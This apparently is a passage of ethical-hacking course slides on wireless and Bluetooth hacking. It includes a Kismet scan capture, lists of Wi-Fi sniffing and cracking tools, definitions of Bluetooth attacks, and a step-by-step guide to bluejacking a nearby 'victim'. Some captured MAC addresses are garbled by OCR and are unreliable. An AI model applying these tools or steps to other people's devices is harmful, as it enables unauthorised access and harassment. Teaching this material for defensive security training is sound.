| 6510n             | 00:1F:96:FA:F4:CB        | A      | M    | -25 | 2412                | 7   | 08  |      |      | Actiontec   | wlan0 |
| Autogroup Project | 00:19:E8:92:2F:CB        | P      | N    | -13 | 2412                | 8   | 08  |      |      | IntelCorpo  | wlan0 |
| NTFS              | 00:09:58:D7:90:B2        | A      | H    | -11 | 2462                | 9   | 08  |      |      | Netgear     | wlan0 |
| netgear           | 00:18:01:P5:65:E1        | A      | O    | -11 | 2462                | 10  | 08  |      |      | Actiontec E | wlan0 |
| Xu Chen           | 00:18:01:P9:70:F0        | A      | H    | -6  | 2442                | 11  | 08  |      |      | Actiontec E | wlan0 |
| TK421             | 00:18:01:FE:68:77        | A      | O    | -6  | 2442                | 12  | 08  |      |      | Actiontec E | wlan0 |
| Elina-PC-Wireless | 00:24:B2:0E:E6:E2        | A      | O    | -   | Konfliktred Channel |     |     |      |      | wlan0       |       |
| Z7400             | 00:1E:90:E6:04:F1        | A      | M    | -10 | 2412                | 13  | 08  |      |      | wlan0       |       |
| Pickles           | 00:1F:93:F3:CS:LA        | A      | O    | -10 | 2412                | 14  | 08  |      |      | wlan0       |       |
| 360d              | 00:1F:9C:07:60:77        | A      | M    | -10 | 2412                | 15  | 08  |      |      | wlan0       |       |
| Dmitri_Penguin    | 00:13:10:35:59:CB        | A      | H    | -13 | 2412                | 16  | 08  |      |      | wlan0       |       |
|                   | BSSID: 00:13:10:35:59:CB | Encry: | WEP  | WPA | WPA2                |     |     |      |      |             |       |

(\*) bpcap    (\*) Hop    (\*) Distro  
Channels: 157, 3, 7, 11, 28, 64, 161, 4, 8, 36, 52, 149, 165

Rate: 1


[Cancel] [Change]

NoGPS Info (GPS not connected)

```
ERROR: No update from GPSD in 15 seconds or more; attempting to reconnect
ERROR: No update from GPSD in 15 seconds or more; attempting to reconnect
ERROR: Could not connect to the spectools server: localhost:30569
ERROR: No update from GPSD in 15 seconds or more; attempting to reconnect
ERROR: No update from GPSD in 15 seconds or more; attempting to reconnect
```

<http://www.kismetwireless.net>

# Wardriving Tools



**Airbase-ng**  
<http://aircrack-ng.org>



**MacStumbler**  
<http://www.macstumbler.com>




**ApSniff**  
<http://www.monolith81.de>



**WiFi-Where**  
<http://www.threejacks.com>



**WiFiFoFum**  
<http://www.wififofum.net>



**AirFart**  
<http://airfart.sourceforge.net>



**MiniStumbler**  
<http://www.netstumbler.com>



**AirTraf**  
<http://airtraf.sourceforge.net>




**WarLinux**  
<http://sourceforge.net>



**802.11 Network Discovery Tools**  
<http://wavelan-tools.sourceforge.net>

# RF Monitoring Tools



**NetworkManager**  
<https://wiki.gnome.org>



**xosview**  
<http://xosview.sourceforge.net>



**KWiFiManager**  
<http://kwiifimanager.sourceforge.net>



**RF Monitor**  
<http://www.newsteo.com>



**NetworkControl**  
<http://www.arachnoid.com>



**DTC-340 RFxpert**  
<http://www.dektec.com>




**Sentry Edge II**  
<http://www.tek.com>



**Home Curfew RF Monitoring System**  
<http://solutions.3m.com>



**WaveNode**  
<http://www.wavenode.com>



**SigMon**  
<http://www.sat.com>

# Wi-Fi Traffic Analyzer Tools



AirMagnet WiFi Analyzer  
<http://www.flukenetworks.com>



OneTouch™ AT Network  
Assistant  
<http://www.flukenetworks.com>




OptiView® XG Network  
Analysis Tablet  
<http://www.flukenetworks.com>



Capsa Network Analyzer  
<http://www.colasoft.com>



Observer  
<http://www.netinst.com>




SoftPerfect Network Protocol  
Analyzer  
<http://www.softperfect.com>




Ufasoft Snif  
<http://ufasoft.com>



OmniPeek Network Analyzer  
<http://www.wildpackets.com>



vxSniffer  
<http://www.cambridgevx.com>




CommView for WiFi  
<http://www.tomas.com>

# Wi-Fi Raw Packet Capturing and Spectrum Analyzing Tools



## Raw Packet Capturing Tools



WirelessNetView  
<http://www.nirsoft.net>



Tcpdump  
<http://www.tcpdump.org>



Airview  
<http://airview.sourceforge.net>



RawCap  
<http://www.netresec.com>



Airodump-ng  
<http://www.aircrack-ng.org>

## Spectrum Analyzing Tools




Cisco Spectrum Expert  
<http://www.cisco.com>



AirMedic® USB  
<http://www.flukenetworks.com>



AirSleuth-Pro  
<http://nutsaboutnets.com>



BumbleBee-LX Spectrum Analyzer  
<http://www.bvsystems.com>




Wi-Spy  
<http://www.metageek.net>

# Wireless Hacking Tools for Mobile: WiHack and Backtrack Simulator



## WiHack



- WiHack is a program for hacking Wi-Fi, which is able to crack WPA, WPA2, and WEP keys



<https://wihack.com>

## Backtrack Simulator

- Backtrack Simulator is simulated with Fern Wi-Fi Cracker, Fern Wi-Fi Cracker can crack WEP, WPA, and WPA2 secured wireless networks



<https://play.google.com>

# Module Flow



Wireless  
Concepts




Wireless  
Encryption



Wireless Threats



Wireless Hacking  
Methodology



Wireless Hacking  
Tools



Bluetooth  
Hacking



Countermeasures



Wireless Security  
Tools



Wi-Fi Pen Testing

# Bluetooth Hacking



- Bluetooth hacking refers to exploitation of Bluetooth stack implementation vulnerabilities to compromise sensitive data in Bluetooth-enabled devices and networks
- Bluetooth enabled devices connect and communicate wirelessly through ad hoc networks known as Piconets



## Bluesmacking

DoS attack which overflows Bluetooth-enabled devices with random packets causing the device to crash

## Bluejacking

The art of sending unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, laptops, etc.



## Blue Snarfing

The theft of information from a wireless device through a Bluetooth connection

## BlueSniff

Proof of concept code for a Bluetooth wardriving utility

## Bluebugging

Remotely accessing the Bluetooth-enabled devices and using its features

## Blueprinting

The art of collecting information about Bluetooth-enabled devices such as manufacturer, device model and firmware version


## MAC Spoofing Attack

Intercepting data intended for other Bluetooth-enabled devices

## Man-in-the-Middle/ Impersonation Attack

Modifying data between Bluetooth-enabled devices communicating in a Piconet

# Bluetooth Stack



## Bluetooth Modes

### Discoverable modes

1. **Discoverable:** Sends inquiry responses to all inquiries
2. **Limited discoverable:** Visible for a certain period of time
3. **Non-discoverable:** Never answers an inquiry scan

### Pairing modes

1. **Non-pairable mode:** Rejects every pairing request
2. **Pairable mode:** Will pair upon request



# Bluetooth Threats



## Leaking Calendars and Address Books



Attacker can steal user's personal information and can use it for malicious purposes

## Remote Control

Hackers can remotely control a phone to make phone calls or connect to the Internet



## Bugging Devices



Attacker could instruct the user to make a phone call to other phones without any user interaction. They could even record the user's conversation

## Social Engineering

Attackers trick Bluetooth users to lower security or disable authentication for Bluetooth connections in order to pair with them and steal information



## Sending SMS Messages



Terrorists could send false bomb threats to airlines using the phones of legitimate users

## Malicious Code

Mobile phone worms can exploit a Bluetooth connection to replicate and spread itself



## Causing Financial Losses



Hackers could send many MMS messages with an international user's phone, resulting in a high phone bill

## Protocol Vulnerabilities


Attackers exploit Bluetooth pairings and communication protocols to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.



# How to BlueJack a Victim



- Bluejacking is the activity of sending **anonymous messages** over Bluetooth to Bluetooth-enabled devices such as laptops, mobile phones, etc. via the OBEX protocol



## STEP 1

- Select an area with plenty of mobile users, like a café, shopping center, etc.
- Go to contacts in your address book (You can delete this contact entry later)




## STEP 2

- Create a new contact on your phone address book
- Enter the message into the name field  
Ex: "Would you like to go on a date with me?"



## STEP 3

- Save the new contact with the name text and without the telephone number
- Choose "send via Bluetooth". These searches for any Bluetooth device within range



## STEP 4

- Choose one phone from the list discovered by Bluetooth and send the contact
- You will get the message "card sent" and then listen for the SMS message tone of your victim's phone



# Bluetooth Hacking Tool: PhoneSnoop

